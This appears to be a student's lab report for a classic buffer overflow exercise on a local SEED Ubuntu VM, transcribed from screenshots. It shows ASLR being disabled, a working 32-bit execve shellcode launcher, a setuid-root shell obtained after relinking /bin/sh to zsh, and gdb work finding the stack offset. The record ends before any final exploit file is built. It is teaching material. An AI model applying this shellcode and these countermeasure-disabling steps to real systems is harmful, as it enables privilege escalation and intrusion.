
Information Security
Lab 3 : Buffer Overflow

PES1201801948
Bharath S Bhambore
Section H


Lab Setup :
Machine : SeedUbuntu
Name : Ubuntu 16.04 -1
IP : 10.0.2.9

Task 1 : Turning Off Countermeasures


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:18 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:~$ sudo sysctl -w kernel.randomize_va_sp
ace=0
kernel.randomize_va_space = 0
Bharath-PES1201801948-VM1:~$ 
```


In order to perform the Buffer Overflow attack, first we disable the countermeasure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of the stack in the memory.


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:27 PM
/bin/bash
/bin/bash 66x24
Right Ctrl


```
#include <stdlib.h>
#include <stdio.h>

const char code[] =
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;
int main(int argc, char **argv)
{
char
buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );
}
                                                  23,1          Top
```

Strcpy() is a function vulnerable to buffer overflow since it does not check for the length of the buffer before copying it into the destination address. Hence why our compiler also gives a warning.

Running the object file before switching our shell to zsh, we see that we got a seed user shell with lower privileges, not root [the one we wanted].


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:26 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:~/is/lab3$ gcc call_shellcode.c -o cs -z
 execstack
call_shellcode.c: In function ‘main’:
call_shellcode.c:26:1: warning: implicit declaration of function ‘
strcpy’ [-Wimplicit-function-declaration]
 strcpy(buf, code);
 ^
call_shellcode.c:26:1: warning: incompatible implicit declaration
of built-in function ‘strcpy’
call_shellcode.c:26:1: note: include ‘<string.h>’ or provide a dec
laration of ‘strcpy’
Bharath-PES1201801948-VM1:~/is/lab3$ ls -l cs
-rwxrwxr-x 1 seed seed 7388 Feb 23 12:25 cs
Bharath-PES1201801948-VM1:~/is/lab3$ ./cs
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ id -u
1000
$
```



Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:30 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:~/is/lab3$ sudo rm /bin/sh
Bharath-PES1201801948-VM1:~/is/lab3$ sudo ln -s /bin/zsh /bin/sh
Bharath-PES1201801948-VM1:~/is/lab3$ sudo chown root cs
Bharath-PES1201801948-VM1:~/is/lab3$ sudo chmod 4755 cs
Bharath-PES1201801948-VM1:~/is/lab3$ ls -l cs
-rwsr-xr-x 1 root seed 7388 Feb 23 12:25 cs
Bharath-PES1201801948-VM1:~/is/lab3$ ./cs
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# id -u
0
```

We change the default shell from ‘dash’ to ‘zsh’ to avoid the countermeasure implemented in ‘bash’ for the SET-UID programs.

Running with zsh as our shell, the object file now gives us a shell with euid of root.


Task 2: Vulnerable Program


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:48 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:~/is/lab3$ gcc -o stack -z execstack -fn
o-stack-protector stack.c
Bharath-PES1201801948-VM1:~/is/lab3$ sudo chmod 4755 stack
Bharath-PES1201801948-VM1:~/is/lab3$ echo "aaaa" > badfile
Bharath-PES1201801948-VM1:~/is/lab3$ ./stack
Returned Properly
Bharath-PES1201801948-VM1:~/is/lab3$ echo "aaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" > badfile
Bharath-PES1201801948-VM1:~/is/lab3$ ./stack
Segmentation fault
Bharath-PES1201801948-VM1:~/is/lab3$ 
```


Above shown is the normal working of our vulnerable program, where more than 24 characters in the badfile would result in a segmentation fault, or else it returns properly.

Task 3: Exploiting the Vulnerability


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:52 PM
/bin/bash
/bin/bash 66x24


```
Bharath-PES1201801948-VM1:~/is/lab3$ gcc stack.c -o stack_gdb -g -
z execstack -fno-stack-protector
Bharath-PES1201801948-VM1:~/is/lab3$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9772 Feb 23 12:52 stack_gdb
```

Running the object file in gnu debugger, we find the address of ebp and of the buffer as shown by keeping a break point on the bof() function.


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
1:08 PM
/bin/bash
/bin/bash 66x24
Right Ctrl

```
Bharath-PES1201801948-VM1:~/is/lab3$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/license
s/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 10.
gdb-peda$ run
Starting program: /home/seed/is/lab3/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.
```

The program stops inside the bof function due to the breakpoint created. The stack frame values for this function will be of our interest and will be used to construct the badfile contents. Here, we print out the ebp and buffer values, and also find the difference between the ebp and start of the buffer in order to find the return address value’s address.


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
En
10:56 AM
/bin/bash 66x28


```
[------------------------------------stack-------------------------
-------------]
0000| 0xbfffea00 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi
,0x15915)
0004| 0xbfffea04 --> 0x0
0008| 0xbfffea08 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea0c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea10 --> 0xbfffec58 --> 0x0
0020| 0xbfffea14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      po
p    edx)
0024| 0xbfffea18 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx
,0x153775)
0028| 0xbfffea1c --> 0x0
[------------------------------------------------------------------
-------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea47 "aaaa\n\360\322\377\267\071=\376\267\320s\277\2
67=\005") at stack.c:10
10        strcpy(buffer, str);
gdb-peda$ p &buffer
$5 = (char (*)[24]) 0xbfffea08
gdb-peda$ p $ebp
$6 = (void *) 0xbfffea28
gdb-peda$ p (0xbfffea28-0xbfffea08)
$7 = 0x20
gdb-peda$ 
```

Using the ebf frame pointer address, we try to figure out the address to which the shell code should be copied into in the memory.

